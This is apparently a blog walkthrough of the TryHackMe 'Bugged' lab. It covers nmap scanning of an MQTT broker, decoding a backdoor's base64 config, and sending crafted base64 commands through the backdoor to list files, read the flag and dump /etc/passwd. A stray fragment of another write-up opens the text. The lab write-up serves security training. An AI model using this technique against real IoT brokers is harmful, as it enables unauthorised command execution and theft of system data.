FreeBSD freebsd 11.2-STABLE FreeBSD 11.2-STABLE #0 r345837: Thu Apr  4 02:07:22 UTC 2019     root@releng2.nyi.freebsd.org:/usr/obj/usr/src/sys/GENERIC  amd64

What Operating System does the drone run?FreeBSD

That’s it. The most basic of rooms, but a pretty good entry point into some basic recon and basic PrivEsc if you’re new to this.

Capture the Flag

TryHackMe Challenge Room Walkthrough: Bugged

An image of a robotic mosquito to represent Eclipse MosquittoIn this post, I want to take a look at a room over at TryHackMe called Bugged. This is a free room, which means that you don’t need a paid account to play along. So if you’d like to try it out, or just follow along with my walkthrough, it is available to everyone. I came into this room without any idea of what it is outside of an “Easy” challenge that has an estimated completion time of 30 Minutes. The description of the room reads:

John was working on his smart home appliances when he noticed weird traffic going across the network. Can you help him figure out what these weird network communications are?

That’s it. While I worked through the room, I kept my notes and I’m just writing up this blog post from my notes, so you’ll follow along with whatever I came across. That all being said, I fired up the box and went to work. For me, the IP Address was 10.10.99.76, so that’s what you’ll see in my scans and commands, but you should use whatever IP Address they give you for your box.

Once the box was active and I gave it enough time for services to start, I ran an nmap scan. I kept it very simple and just had -sCV as my only flags to run default scripts and enumerate versions of things. -sC is default scripts and -sV is to do versions, but you can also just combine them like I did into one argument. You can see, though, that nothing came back on the 1000 most common ports.

$ sudo nmap -sCV 10.10.99.76
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-06 16:34 EST
Nmap scan report for 10.10.99.76
Host is up (0.10s latency).
All 1000 scanned ports on 10.10.99.76 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.00 seconds

My next choice was whether to enumerate all TCP ports (-p-) or switch to UDP. I knew we were dealing with some kind of IoT (Internet of Things) situation, but it wasn’t clear what protocols they might be using. I opted for all TCP ports first. Because we’re doing 65535 ports, I also included -T4 to use a fast Timing Template.

$ sudo nmap -sCV -T4 -p- 10.10.99.76 
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-06 16:41 EST
Nmap scan report for 10.10.99.76
Host is up (0.100s latency).
Not shown: 65534 closed tcp ports (reset)
PORT     STATE SERVICE                  VERSION
1883/tcp open  mosquitto version 2.0.14
| mqtt-subscribe: 
|   Topics and their most recent payloads: 
|     $SYS/broker/load/bytes/sent/1min: 362.33
|     frontdeck/camera: {"id":1437912445148180553,"yaxis":87.74393,"xaxis":-108.68722,"zoom":4.2217307,"movement":false}
|     $SYS/broker/uptime: 1265 seconds
|     $SYS/broker/load/bytes/sent/15min: 333.58
|     $SYS/broker/publish/bytes/received: 65577
|     $SYS/broker/load/messages/received/15min: 68.51
|     $SYS/broker/load/messages/received/1min: 90.42
|     patio/lights: {"id":14248824006532743469,"color":"PURPLE","status":"OFF"}
|     $SYS/broker/load/sockets/5min: 0.28
|     $SYS/broker/clients/active: 2
|     $SYS/broker/load/messages/received/5min: 89.30
|     $SYS/broker/bytes/sent: 10406
|     $SYS/broker/load/bytes/received/15min: 3275.98
|     $SYS/broker/load/bytes/received/1min: 4295.31
|     $SYS/broker/clients/disconnected: 0
|     $SYS/broker/load/messages/sent/5min: 90.74
|     livingroom/speaker: {"id":9214619165696293578,"gain":56}
|     $SYS/broker/store/messages/bytes: 282
|     $SYS/broker/version: mosquitto version 2.0.14
|     $SYS/broker/clients/connected: 2
|     $SYS/broker/messages/sent: 1977
|     $SYS/broker/load/bytes/sent/5min: 420.77
|     $SYS/broker/clients/inactive: 0
|     storage/thermostat: {"id":5120676131388820374,"temperature":23.588703}
|     $SYS/broker/messages/received: 1916
|     $SYS/broker/bytes/received: 91685
|     $SYS/broker/load/sockets/15min: 0.16
|     $SYS/broker/load/messages/sent/1min: 90.43
|     $SYS/broker/load/bytes/received/5min: 4266.77
|     $SYS/broker/load/sockets/1min: 0.91
|     $SYS/broker/load/publish/sent/15min: 1.35
|     $SYS/broker/load/publish/sent/5min: 1.44
|_    $SYS/broker/load/messages/sent/15min: 69.86

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 250.54 seconds

We can see now that TCP port 1883 is open. nmap is telling us that port 1883 is for MQTT and it mentions mosquitto version 2.0.14. I am familiar with those things only because of TryHackMe’s Advent of Cyber. I think they’ve had something with mosquitto the last 2 years. Other than that, I’d be clueless. If you do some research about port 1883, you find out that “This port is used for unencrypted MQTT connections. It is the most commonly used MQTT port and is the default port for most MQTT brokers. Using this port, MQTT clients can publish messages, subscribe to topics, and receive published messages.” (shout out EMQX for that summary)

So 1883 is for MQTT, which we kind of knew. What’s MQTT? “MQTT (Message Queuing Telemetry Transport) is a messaging protocol that allows devices to communicate with each other over unreliable networks. It’s a key part of the Internet of Things (IoT) and is used in many applications, including smart devices and industrial automation.” (from a different page at EMQX.com)

We also see from nmap that this is for mosquitto, which is an Open Source MQTT Broker. You can learn more about it here at its homepage. I already have it installed from the Advent of Cyber rooms, but if you want to install it, you can do so like this. This will get you what you will need to do most things.

$ sudo apt install mosquitto mosquitto-clients
mosquitto is already the newest version (2.0.20-1).
mosquitto-clients is already the newest version (2.0.20-1).
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 2

Now that we have it, let’s explore. From the name, we know MQTT is a Message Queuing thing. So, we know we need to find out what kinds of messages are there. In this case, we’re curious about what topics we can get to. So we can use the mosquitto_sub command with the -h flag to provide the host, -t to provide the topics, and -v gives us verbose messaging. You can see that I used # for the topic. # is a wildcard. According to https://mosquitto.org/man/mqtt-7.html about the -t flag: Clients can receive messages by creating subscriptions. A subscription may be to an explicit topic, in which case only messages to that topic will be received, or it may include wildcards. Two wildcards are available, + or #.

$ mosquitto_sub -h 10.10.99.76 -t "#" -v
frontdeck/camera {"id":3316278497206393273,"yaxis":144.23682,"xaxis":-145.33704,"zoom":3.6814656,"movement":false}
storage/thermostat {"id":4447429892760772140,"temperature":23.896393}
livingroom/speaker {"id":8043902103709725435,"gain":50}
patio/lights {"id":6882341591718616343,"color":"BLUE","status":"ON"}
kitchen/toaster {"id":13944608183956243422,"in_use":true,"temperature":144.01237,"toast_time":197}
storage/thermostat {"id":14824713294408631232,"temperature":23.505255}
livingroom/speaker {"id":14097258738045186455,"gain":69}
patio/lights {"id":10945295088170915799,"color":"ORANGE","status":"ON"}
storage/thermostat {"id":1761967593096677692,"temperature":23.863026}
frontdeck/camera {"id":13659946362156472261,"yaxis":-155.89848,"xaxis":74.208435,"zoom":4.8601637,"movement":false}
kitchen/toaster {"id":54995940908488509,"in_use":false,"temperature":149.31566,"toast_time":162}
livingroom/speaker {"id":4787247383303923045,"gain":55}
storage/thermostat {"id":4101028798481015144,"temperature":24.009056}
patio/lights {"id":3871161962820974111,"color":"PURPLE","status":"OFF"}
livingroom/speaker {"id":17032533523555165243,"gain":60}
storage/thermostat {"id":7267103446169338555,"temperature":23.10556}
kitchen/toaster {"id":17519391021814147087,"in_use":false,"temperature":150.18582,"toast_time":330}
patio/lights {"id":62312332503512946,"color":"BLUE","status":"ON"}
frontdeck/camera {"id":15298122962505503081,"yaxis":-152.87685,"xaxis":103.75702,"zoom":1.4049865,"movement":false}
livingroom/speaker {"id":14524809808299595461,"gain":55}
storage/thermostat {"id":2132556209662210914,"temperature":23.478561}
kitchen/toaster {"id":15084763098398519150,"in_use":false,"temperature":147.05132,"toast_time":152}
patio/lights {"id":12157711019578367482,"color":"BLUE","status":"OFF"}
storage/thermostat {"id":15828996057674607786,"temperature":23.76949}
livingroom/speaker {"id":16187455369153881772,"gain":41}
yR3gPp0r8Y/AGlaMxmHJe/qV66JF5qmH/config eyJpZCI6ImNkZDFiMWMwLTFjNDAtNGIwZi04ZTIyLTYxYjM1NzU0OGI3ZCIsInJlZ2lzdGVyZWRfY29tbWFuZHMiOlsiSEVMUCIsIkNNRCIsIlNZUyJdLCJwdWJfdG9waWMiOiJVNHZ5cU5sUXRmLzB2b3ptYVp5TFQvMTVIOVRGNkNIZy9wdWIiLCJzdWJfdG9waWMiOiJYRDJyZlI5QmV6L0dxTXBSU0VvYmgvVHZMUWVoTWcwRS9zdWIifQ==
storage/thermostat {"id":7669397520840774908,"temperature":24.374035}
frontdeck/camera {"id":3732476809053275501,"yaxis":-178.7423,"xaxis":-68.41884,"zoom":1.4278014,"movement":false}
kitchen/toaster {"id":11497578177789502283,"in_use":true,"temperature":147.58412,"toast_time":235}
patio/lights {"id":14209308141761888232,"color":"GREEN","status":"OFF"}
livingroom/speaker {"id":9228878491355405771,"gain":49}
storage/thermostat {"id":1897325864374850629,"temperature":24.048952}
livingroom/speaker {"id":10819232674171975266,"gain":57}
patio/lights {"id":8246779295936973173,"color":"ORANGE","status":"OFF"}
kitchen/toaster {"id":13861366123068819689,"in_use":false,"temperature":153.83165,"toast_time":286}
storage/thermostat {"id":18391360995922244987,"temperature":23.866116}
frontdeck/camera {"id":3098875847381960983,"yaxis":-77.119484,"xaxis":-100.20491,"zoom":0.33455136,"movement":false}
livingroom/speaker {"id":17130018290591971364,"gain":54}
^C 

This will just keep going, so after waiting and watching for a while, I just hit Ctrl-C to cancel it (that’s the ^C you see at the bottom of the output). Note that we just see repeating statuses from multiple devices. The Living Room speaker’s volume is at 50, 55, 60, 55, etc. The Thermostat is 23.9, 23.5, 23.9, etc. Then, as I’m watching this data come by with each device’s sensors reporting status and changes, this weird text shows up in the middle. What is it? First glance, it 100% looks like base64. We could decode it in CyberChef, but we can also do it at the terminal. Breaking down what we’re seeing, there seem to be some parts. First, we see yR3gPp0r8Y/AGlaMxmHJe/qV66JF5qmH/config. Then eyJpZCI6ImNkZDFiMWMwLTFjNDAtNGIwZi04ZTIyLTYxYjM1NzU0OGI3ZCIsInJlZ2lzdGVyZWRfY29tbWFuZHMiOlsiSEVMUCIsIkNNRCIsIlNZUyJdLCJwdWJfdG9waWMiOiJVNHZ5cU5sUXRmLzB2b3ptYVp5TFQvMTVIOVRGNkNIZy9wdWIiLCJzdWJfdG9waWMiOiJYRDJyZlI5QmV6L0dxTXBSU0VvYmgvVHZMUWVoTWcwRS9zdWIifQ==

The first thing is the topic. Note that in our response below, the pub_topic and sub_topic follow a similar convention of characters then / then characters then / then characters then / then /sub or /pub. This one just happens to be /config, which tells us what to do.

$ echo "eyJpZCI6ImNkZDFiMWMwLTFjNDAtNGIwZi04ZTIyLTYxYjM1NzU0OGI3ZCIsInJlZ2lzdGVyZWRfY29tbWFuZHMiOlsiSEVMUCIsIkNNRCIsIlNZUyJdLCJwdWJfdG9waWMiOiJVNHZ5cU5sUXRmLzB2b3ptYVp5TFQvMTVIOVRGNkNIZy9wdWIiLCJzdWJfdG9waWMiOiJYRDJyZlI5QmV6L0dxTXBSU0VvYmgvVHZMUWVoTWcwRS9zdWIifQ==" | base64 -d                                        
{"id":"cdd1b1c0-1c40-4b0f-8e22-61b357548b7d","registered_commands":["HELP","CMD","SYS"],"pub_topic":"U4vyqNlQtf/0vozmaZyLT/15H9TF6CHg/pub","sub_topic":"XD2rfR9Bez/GqMpRSEobh/TvLQehMg0E/sub"}

Okay. So, this /config topic is telling us where they publish and where they subscribe. You have to think about this “backwards” because you don’t publish to the /pub topic, you subscribe to it. /pub is where they publish from and /sub is what they’re subscribed to. So if you want them to hear your message, you publish to where they subscribe. Hopefully, that makes sense.

Okay, so first, let’s subscribe to what they’re publishing. This will just “hang” because it is listening in real time and nothing is coming out yet. We just use the command mosquitto_sub with the host (-h) and the publisher topic (-t), pulled right from that message we decoded.

$ mosquitto_sub -h 10.10.99.76 -t "U4vyqNlQtf/0vozmaZyLT/15H9TF6CHg/pub"

Since we’re not getting anything, let’s publish something. I have to open a new terminal tab because I have to leave the subscriber listening. However, I have no idea what does what, so I use mosquitto_pub with -h for that host -t for the subscription topic from our decoded message and then -m for a message (in this case, “test”).

mosquitto_pub -h 10.10.99.76 -t "XD2rfR9Bez/GqMpRSEobh/TvLQehMg0E/sub" -m "test"

This just executes with no return message. So I peeked back at my subscriber and a message appeared under our waiting command.

$ mosquitto_sub -h 10.10.99.76 -t "U4vyqNlQtf/0vozmaZyLT/15H9TF6CHg/pub"
SW52YWxpZCBtZXNzYWdlIGZvcm1hdC4KRm9ybWF0OiBiYXNlNjQoeyJpZCI6ICI8YmFja2Rvb3IgaWQ+IiwgImNtZCI6ICI8Y29tbWFuZD4iLCAiYXJnIjogIjxhcmd1bWVudD4ifSk=

We have another base64 message, so I decoded that at the terminal.

$ echo "SW52YWxpZCBtZXNzYWdlIGZvcm1hdC4KRm9ybWF0OiBiYXNlNjQoeyJpZCI6ICI8YmFja2Rvb3IgaWQ+IiwgImNtZCI6ICI8Y29tbWFuZD4iLCAiYXJnIjogIjxhcmd1bWVudD4ifSk=" | base64 -d
Invalid message format.
Format: base64({"id": "", "cmd": "", "arg": ""}) 

Okay. So, at least it is being helpful. I need to provide some base64 encoded JSON. We don’t know what to put for id (though the original message did have an id of “cdd1b1c0-1c40-4b0f-8e22-61b357548b7d”). We do know what to put for cmd. The original /config message said our options for available commands were HELP, CMD, and SYS. So, I’m going to craft a message with whatever id I want (with their original as a fallback), use the CMD command, and issue whoami as the arg for the command I want to run. So I crafted that and then published it.

$ echo '{"id": "hacktheplanet", "cmd": "CMD", "arg": "whoami"}' | base64
eyJpZCI6ICJoYWNrdGhlcGxhbmV0IiwgImNtZCI6ICJDTUQiLCAiYXJnIjogIndob2FtaSJ9Cg==

$ mosquitto_pub -h 10.10.99.76 -t "XD2rfR9Bez/GqMpRSEobh/TvLQehMg0E/sub" -m "eyJpZCI6ICJoYWNrdGhlcGxhbmV0IiwgImNtZCI6ICJDTUQiLCAiYXJnIjogIndob2FtaSJ9Cg=="

Over in our subscriber tab, I got a message back, so I decoded it.

$ echo "eyJpZCI6ImNkZDFiMWMwLTFjNDAtNGIwZi04ZTIyLTYxYjM1NzU0OGI3ZCIsInJlc3BvbnNlIjoiY2hhbGxlbmdlXG4ifQ==" | base64 -d
{"id":"cdd1b1c0-1c40-4b0f-8e22-61b357548b7d","response":"challenge\n"} 

I don’t know if that means they didn’t like “hacktheplanet” as an id, if the user is “challenge”, or if that means something else that I can’t figure out at this time. Let’s just try another basic command and see what happens. How about ls?

$ echo '{"id": "hacktheplanet", "cmd": "CMD", "arg": "ls"}' | base64
eyJpZCI6ICJoYWNrdGhlcGxhbmV0IiwgImNtZCI6ICJDTUQiLCAiYXJnIjogImxzIn0K

mosquitto_pub -h 10.10.99.76 -t "XD2rfR9Bez/GqMpRSEobh/TvLQehMg0E/sub" -m "eyJpZCI6ICJoYWNrdGhlcGxhbmV0IiwgImNtZCI6ICJDTUQiLCAiYXJnIjogImxzIn0K"

We got a response and we have a much better result this time when I decoded it:

$ echo "eyJpZCI6ImNkZDFiMWMwLTFjNDAtNGIwZi04ZTIyLTYxYjM1NzU0OGI3ZCIsInJlc3BvbnNlIjoiZmxhZy50eHRcbiJ9" | base64 -d    
{"id":"cdd1b1c0-1c40-4b0f-8e22-61b357548b7d","response":"flag.txt\n"}

Okay, so either id doesn’t matter, or they just like my style. Let’s see if we can issue another command to cat out the flag.txt file and close out the room.

$ echo '{"id": "hacktheplanet", "cmd": "CMD", "arg": "cat flag.txt"}' | base64
eyJpZCI6ICJoYWNrdGhlcGxhbmV0IiwgImNtZCI6ICJDTUQiLCAiYXJnIjogImNhdCBmbGFnLnR4dCJ9Cg==

mosquitto_pub -h 10.10.99.76 -t "XD2rfR9Bez/GqMpRSEobh/TvLQehMg0E/sub" -m "eyJpZCI6ICJoYWNrdGhlcGxhbmV0IiwgImNtZCI6ICJDTUQiLCAiYXJnIjogImNhdCBmbGFnLnR4dCJ9Cg=="
$ echo "eyJpZCI6ImNkZDFiMWMwLTFjNDAtNGIwZi04ZTIyLTYxYjM1NzU0OGI3ZCIsInJlc3BvbnNlIjoiZmxhZ3sxOGQ0NGZjMDcwN2FjOGRjOGJlNDViYjgzZGI1NDAxM31cbiJ9" | base64 -d
{"id":"cdd1b1c0-1c40-4b0f-8e22-61b357548b7d","response":"flag{18d44fc0707ac8dc8be45bb83db54013}\n"}   

That’s it. You have the flag and you can close out the room. I am curious, though. What do the other commands do (HELP and SYS)? We didn’t need them, but we have the machine available, why not see?

HELP:

$ echo '{"id": "hacktheplanet", "cmd": "HELP", "arg": ""}' | base64
eyJpZCI6ICJoYWNrdGhlcGxhbmV0IiwgImNtZCI6ICJIRUxQIiwgImFyZyI6ICIifQo=
$ mosquitto_pub -h 10.10.99.76 -t "XD2rfR9Bez/GqMpRSEobh/TvLQehMg0E/sub" -m "eyJpZCI6ICJoYWNrdGhlcGxhbmV0IiwgImNtZCI6ICJIRUxQIiwgImFyZyI6ICIifQo="              

$ echo "eyJpZCI6ImNkZDFiMWMwLTFjNDAtNGIwZi04ZTIyLTYxYjM1NzU0OGI3ZCIsInJlc3BvbnNlIjoiTWVzc2FnZSBmb3JtYXQ6XG4gICAgQmFzZTY0KHtcbiAgICAgICAgXCJpZFwiOiBcIjxCYWNrZG9vciBJRD5cIixcbiAgICAgICAgXCJjbWRcIjogXCI8Q29tbWFuZD5cIixcbiAgICAgICAgXCJhcmdcIjogXCI8YXJnPlwiLFxuICAgIH0pXG5cbkNvbW1hbmRzOlxuICAgIEhFTFA6IERpc3BsYXkgaGVscCBtZXNzYWdlICh0YWtlcyBubyBhcmcpXG4gICAgQ01EOiBSdW4gYSBzaGVsbCBjb21tYW5kXG4gICAgU1lTOiBSZXR1cm4gc3lzdGVtIGluZm9ybWF0aW9uICh0YWtlcyBubyBhcmcpXG4ifQ==" | base64 -d
{"id":"cdd1b1c0-1c40-4b0f-8e22-61b357548b7d","response":"Message format:\n    Base64({\n        \"id\": \"\",\n        \"cmd\": \"\",\n        \"arg\": \"\",\n    })\n\nCommands:\n    HELP: Display help message (takes no arg)\n    CMD: Run a shell command\n    SYS: Return system information (takes no arg)\n"}   

SYS:

$ echo '{"id": "hacktheplanet", "cmd": "SYS", "arg": ""}' | base64                                                                              
eyJpZCI6ICJoYWNrdGhlcGxhbmV0IiwgImNtZCI6ICJTWVMiLCAiYXJnIjogIiJ9Cg==

$ mosquitto_pub -h 10.10.99.76 -t "XD2rfR9Bez/GqMpRSEobh/TvLQehMg0E/sub" -m "eyJpZCI6ICJoYWNrdGhlcGxhbmV0IiwgImNtZCI6ICJTWVMiLCAiYXJnIjogIiJ9Cg=="
$ echo "eyJpZCI6ImNkZDFiMWMwLTFjNDAtNGIwZi04ZTIyLTYxYjM1NzU0OGI3ZCIsInJlc3BvbnNlIjoiTGludXggeDY0IDUuNC4wLTEwNS1nZW5lcmljIn0=" | base64 -d
{"id":"cdd1b1c0-1c40-4b0f-8e22-61b357548b7d","response":"Linux x64 5.4.0-105-generic"}   

Okay, so those were pretty basic. HELP just further explained what we kind of intuited and was kind of a combination of some of what was in the error message we got after our test message and some of what was in the /config topic. I still have one lingering question, though. Was that a user called challenge in the response from my first properly formatted message? Let’s check the /etc/passwd file… turns out, yes, the user was called challenge (the very last line down there tells us that: challenge:x:1000:1000::/home/challenge:/bin/sh).

$ echo '{"id": "hacktheplanet", "cmd": "CMD", "arg": "cat /etc/passwd"}' | base64                                                                              
eyJpZCI6ICJoYWNrdGhlcGxhbmV0IiwgImNtZCI6ICJDTUQiLCAiYXJnIjogImNhdCAvZXRjL3Bhc3N3ZCJ9Cg==

$ mosquitto_pub -h 10.10.99.76 -t "XD2rfR9Bez/GqMpRSEobh/TvLQehMg0E/sub" -m "eyJpZCI6ICJoYWNrdGhlcGxhbmV0IiwgImNtZCI6ICJDTUQiLCAiYXJnIjogImNhdCAvZXRjL3Bhc3N3ZCJ9Cg=="
$ echo "eyJpZCI6ImNkZDFiMWMwLTFjNDAtNGIwZi04ZTIyLTYxYjM1NzU0OGI3ZCIsInJlc3BvbnNlIjoicm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaFxuZGFlbW9uOng6MToxOmRhZW1vbjovdXNyL3NiaW46L3Vzci9zYmluL25vbG9naW5cbmJpbjp4OjI6MjpiaW46L2JpbjovdXNyL3NiaW4vbm9sb2dpblxuc3lzOng6MzozOnN5czovZGV2Oi91c3Ivc2Jpbi9ub2xvZ2luXG5zeW5jOng6NDo2NTUzNDpzeW5jOi9iaW46L2Jpbi9zeW5jXG5nYW1lczp4OjU6NjA6Z2FtZXM6L3Vzci9nYW1lczovdXNyL3NiaW4vbm9sb2dpblxubWFuOng6NjoxMjptYW46L3Zhci9jYWNoZS9tYW46L3Vzci9zYmluL25vbG9naW5cbmxwOng6Nzo3OmxwOi92YXIvc3Bvb2wvbHBkOi91c3Ivc2Jpbi9ub2xvZ2luXG5tYWlsOng6ODo4Om1haWw6L3Zhci9tYWlsOi91c3Ivc2Jpbi9ub2xvZ2luXG5uZXdzOng6OTo5Om5ld3M6L3Zhci9zcG9vbC9uZXdzOi91c3Ivc2Jpbi9ub2xvZ2luXG51dWNwOng6MTA6MTA6dXVjcDovdmFyL3Nwb29sL3V1Y3A6L3Vzci9zYmluL25vbG9naW5cbnByb3h5Ong6MTM6MTM6cHJveHk6L2JpbjovdXNyL3NiaW4vbm9sb2dpblxud3d3LWRhdGE6eDozMzozMzp3d3ctZGF0YTovdmFyL3d3dzovdXNyL3NiaW4vbm9sb2dpblxuYmFja3VwOng6MzQ6MzQ6YmFja3VwOi92YXIvYmFja3VwczovdXNyL3NiaW4vbm9sb2dpblxubGlzdDp4OjM4OjM4Ok1haWxpbmcgTGlzdCBNYW5hZ2VyOi92YXIvbGlzdDovdXNyL3NiaW4vbm9sb2dpblxuaXJjOng6Mzk6Mzk6aXJjZDovcnVuL2lyY2Q6L3Vzci9zYmluL25vbG9naW5cbmduYXRzOng6NDE6NDE6R25hdHMgQnVnLVJlcG9ydGluZyBTeXN0ZW0gKGFkbWluKTovdmFyL2xpYi9nbmF0czovdXNyL3NiaW4vbm9sb2dpblxubm9ib2R5Ong6NjU1MzQ6NjU1MzQ6bm9ib2R5Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpblxuX2FwdDp4OjEwMDo2NTUzNDo6L25vbmV4aXN0ZW50Oi91c3Ivc2Jpbi9ub2xvZ2luXG5jaGFsbGVuZ2U6eDoxMDAwOjEwMDA6Oi9ob21lL2NoYWxsZW5nZTovYmluL3NoXG4ifQ==" | base64 -d
{"id":"cdd1b1c0-1c40-4b0f-8e22-61b357548b7d","response":"root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/usr/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin\nlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin\nirc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin\ngnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin\nnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\n_apt:x:100:65534::/nonexistent:/usr/sbin/nologin\nchallenge:x:1000:1000::/home/challenge:/bin/sh\n"} 

That’s all there is. I hope you enjoyed the room. If this helped or you were able to solve or work through it a different way, let me know.